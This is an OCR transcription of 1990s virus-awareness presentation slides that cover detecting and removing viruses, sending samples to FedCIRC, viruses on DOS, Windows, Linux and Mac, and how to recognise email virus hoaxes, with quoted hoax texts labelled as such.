
How to detect a virus

- Regular use of antivirus scanners
- Install antivirus Terminate and Stay Resident (TSR)
- Abnormal behavior that is not caused by hardware or installed software
  - One_Half - Network drivers no longer fit in upper memory
  - System crashes more often than normal
  - Programs that used to run don't run anymore
  - Strange messages or screen behavior


Abnormal behavior is not usually caused by a virus

- **“Pseudosymptoms” of viruses can be caused by**
  - **Software errors**
  - **Incompatible software**
  - **Defective media**
  - **Disks approaching capacity**
  - **Hardware problems**
  - **User errors**


All your text at the bottom of the screen should be a hint



Pretty colors does not mean the PC is happy



Dance with the devil at your own risk



Perform regular antivirus scanning

- **Scan vulnerable directories daily**
  - **Root directory of C: drive**
  - **/DOS directory**
  - **/Windows directory**
  - **Any directory you use a lot**
- **Scan the whole disk every week or two**
- **Scan all new software before using it, no matter where it came from**
- ***Scan Word 6 documents before opening***

Use antivirus TSRs

- Antivirus TSRs can watch for abnormal behavior
- They scan documents when they are copied or when programs are launched
- NEW They scan documents when they are loaded

How to capture a virus

- **Viruses are needed for study and to pass to antivirus vendors to insure their products are up to date**
- **Program virus**
  - **Change the extension so it can't be executed .EXE -> .VXE, .COM -> .VOM**
  - **Zip the file with a password (Use StuffIt on the Mac)**
  - **E-mail to fedcirc@fedcirc.nist.gov**
- **Boot virus**
  - **Infect a floppy if possible**
  - **Use Teledisk (DiskCopy on the Mac) to convert the disk into a file**
  - **Zip and e-mail to fedcirc@fedcirc.nist.gov**

How to remove a virus

- **An antivirus scanner is the easiest**
  - **Boot with a clean-locked floppy**
  - **Run the scanner from a clean-locked floppy**
  - **Delete and replace infected files if possible**
  - **Clean infected files that can not conveniently be replaced**
- **The DOS command FDISK/MBR can disable most master boot sector viruses if the partition table has not been moved**
- **The DOS SYS command can fix most boot sector viruses on bootable disks. It may not work on a non-bootable disk.**

Viruses on different operating systems

- **Windows 3.x**
  - **MBR, files, all Macros, all program viruses, all DOS viruses (some don't work correctly)**
- **Windows 95**
  - **MBR, files, all Macros, most DOS viruses (many don't work correctly)**
  - **Boza**
    - **first virus to spread only under Windows 95**
    - **infects Windows EXE files**
- **Windows NT**
  - **MBR, all macros, DOS viruses try to run but fail**

Viruses On Different Operating Systems (continued)

- **Linux**
  - **Staog (attempts to stay resident and infects binaries)**
  - **Bliss (locates binaries with write access and overwrites)**
- **Macintosh**
  - **System files, all Macros**

Hoaxes

- **Some successful hoaxes**
  - **Mike RoChenle (Microchannel), 2400 baud modem virus Triggered the 60Hz virus parody**
  - **Good Times**
- **What makes a successful hoax**
  - **Technical sounding language**
  - **Credibility by association**
- **How to identify a hoax**
- **What to do if you think a message is a hoax**

Credibility: Technical Language

The FCC released a warning last Wednesday concerning a matter of major importance to any regular user of the InterNet. Apparently, a new computer virus has been engineered by a user of America Online that is unparalleled in its destructive capability. Other, more well-known viruses such as Stoned, Airwolf, and Michaelangelo pale in comparison to the prospects of this newest creation by a warped mentality.

What makes this virus so terrifying, said the FCC, is the fact that no program needs to be exchanged for a new computer to be infected. It can be spread through the existing e-mail systems of the InterNet. Once a computer is infected, one of several things can happen. If the computer contains a hard drive, that will most likely be destroyed. If the program is not stopped, the computer's processor will be placed in an nth-complexity infinite binary loop - which can severely damage the processor if left running that way too long. Unfortunately, most novice computer users will not realize what is happening until it is far too late.

Credibility: Association

FOR YOUR INFORMATION - READ IMMEDIATELY

Please take heed of the following warning! It just came in from NASA.

FORWARDED FROM: *********

READ IMMEDIATELY: Warning about a new computer virus

**** High Priority ****

Subject: FOR YOUR INFORMATION - READ IMMEDIATELY
Author: ***** at *******
Date: 4/21/95 9:55 AM**

I just received this from my contact at Lilly (Chairman of the ********).**

I don't know how we're set up to handle getting the word out to all Internet users at Upjohn, but it sounds like we'd better do something.

xxxxx xxxxx

Email: xxxxxx@indianapolis.sgi.com
Phone: 317-595-xxxx

Systems Engineer
Silicon Graphics, Inc.
FAX: 317-595-xxxx

How to identify hoax warnings

- **Watch for red flag alerts**
  - **FCC warnings**
    - **FCC does not disseminate virus warnings**
  - **Warning urges you to pass it on to your friends**
  - **No PGP signature from authoritative source**
    - **Response team**
    - **Antivirus organization**
- **When in doubt, do not send it out**

What to do if you think a message is a hoax

- **Check for sender of message**
  - **Contact the individual**
    - **Find out if the individual wrote the warning or if they have touched the virus**
    - **If address does not exist or if you have questions about the authenticity: DO NOT CIRCULATE….**
- **Have the warning validated**
  - **Computer Security Managers**
  - **FedCIRC Incident Response Team**

Joke programs


- **Joke programs generally do no harm to your hardware, but terrorize users**

